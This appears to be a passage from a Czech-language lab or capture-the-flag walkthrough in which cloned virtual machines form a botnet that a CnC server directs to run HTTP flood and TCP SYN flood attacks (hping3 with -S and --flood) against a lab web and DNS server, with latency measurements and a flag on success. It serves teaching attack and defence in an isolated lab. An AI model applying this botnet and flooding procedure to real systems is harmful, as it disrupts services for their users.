
To se může udělat buď přes VirtualBox (ctrl+O), nebo přes „vboxmanage.exe clonevm“ příkazem, který ovšem potřebuje oprávnění, a navíc pro náš scénář můžeme mít jen pár botů, jinak se vypotřebuje výpočetní výkon.

Takže použijeme variantu naklonování ve VB. Změníme jméno a pro ušetření místa použijeme propojený klon. Opakujeme ~4 krát, abychom měli celkem 6 botů.



Před spuštěním na chvíli přejmenujeme/vymažeme payloadcheck.py, aby se nám nespustil útok předtím, než chceme. Následně po spuštění musíme každému změnit IP adresu (stačí inkrementovat o 1 nahoru) a pro jistotu deaktivovat a aktivovat rozhraní.





Takže nakonec bychom měli mít boty s adresami 192.1.1.11-16.


### Krok 3. Útok a jeho dopad

Na Kali jsou připraveny dva scripty na měření odezvy: httpcheck\_of\_delay\_external.py a tcpcheck\_of\_delay\_external.py. Každý pro jeden scénář.

Po naklonování a ujištění, že v payloadcheck.py je zkopírovaný payload\_http\_test.py a stále jde vyhledat adresa Apache serveru můžeme zapnout script na měření odezvy a zapnout naše naklonované stroje.


Příkazem „sudo systemctl status <service>“ (u CnC je startupbind a startup, v botnetu je listen a beacon) můžeme dále zkontrolovat, jestli vše proběhlo v pořádku.

Automaticky by útok měl probíhat a odezva by měla začít kolísat, a nakonec i postupně stoupat.




Odpozorováno mám, že normální odezva by se měla pohybovat kolem 0.01-0.05s, s prvním útokem se navýší na 0.1-0.15s s druhým na 0.4-0.6s se třetím okolo jedné sekundy, kde začíná problém s výpočetní sílou počítače, a se čtvrtým útokem se začne pohybovat okolo 1-1.5 sekundy. Nakonec při šesti se začneme pohybovat okolo 4 sekund. Další zajímavost je, že po 3-5 minutách stálého útoku se server pomalu začne zotavovat – při šesti útocích se odezva snížila z ~4 sekund na ~1.5.

Pokud jsme virtuální počítače spouštěli postupně, může se stát, že ostatní počítače nemůžou komunikovat s CnC serverem, protože síťový provoz se už běžícími útoky zpomalí, to se dá vyřešit tím, že na chvíli smažeme na CnC serveru payloadcheck a restartujeme boty. Po jejich zapnutí můžeme payload zase dát zpět a spustíme cnc\_ping. Tím by se payload měl poslat na všechny zařízení.



Pokud tedy je útok úspěšný (máme odezvu větší jak nastavenou hodnotu), dostaneme na stránku naši flagu.




## Část 4. Scénář TCP SYN flood

### Krok 1. Kontrola a příprava

Jelikož se scénář liší jen v jeho útoku (používáme Hping3 na místo Scapy) a ne v topologii, můžeme použít podobný postup jak u HTTP flood útoku.

První však ověříme, že DNS server funguje a to tím, že vyhledáme www.victim.com



Pokud ano, tak začneme rovnou u CnC serveru, kde stačí změnit obsah payloadcheck souboru na obsah payload\_tcp\_test.py.

Pokud běží minulý útok tak restartujeme každého bota, a po naběhnutí by se měl útok rovnou spustit, nebo můžeme znova použít variantu s cnc\_ping.


### Krok 2. Útok a jeho dopad


Pro ukázku output z botnetu (manuálně zapnut script)



Obsah scriptu je podobný, ale vlastně jen určujeme, jak bude vypadat hping3 příkaz. Nedeklarujeme si cílovou IP adresu a port a nastavíme možnosti u příkazu -S, jelikož chceme posílat SYN tcp flag a možnost --flood pro nejrychlejší zasílaní paketů. Po spuštění, útok zapříčiní, že DNS server portu 53 bude přetížen a neměl by být schopen tak vykonávat jeho službu. Tím pádem normální uživatele, kteří na tuto stránku jdou poprvé (nevědí IP adresu stránky [www.victim.com](http://www.victim.com)), nebudou schopni se na stránku dostat.

Spustíme podobný script na ověření odezvy a po nějaké době by měla hodnota překročit požadovanou hodnotu. Tím se přidá na stránku náš řetězec pro splnění úlohy.





Pro zajímavost ještě můžete vyzkoušet tcpdump nebo tshark na serverech, pro další vyobrazení útoků.

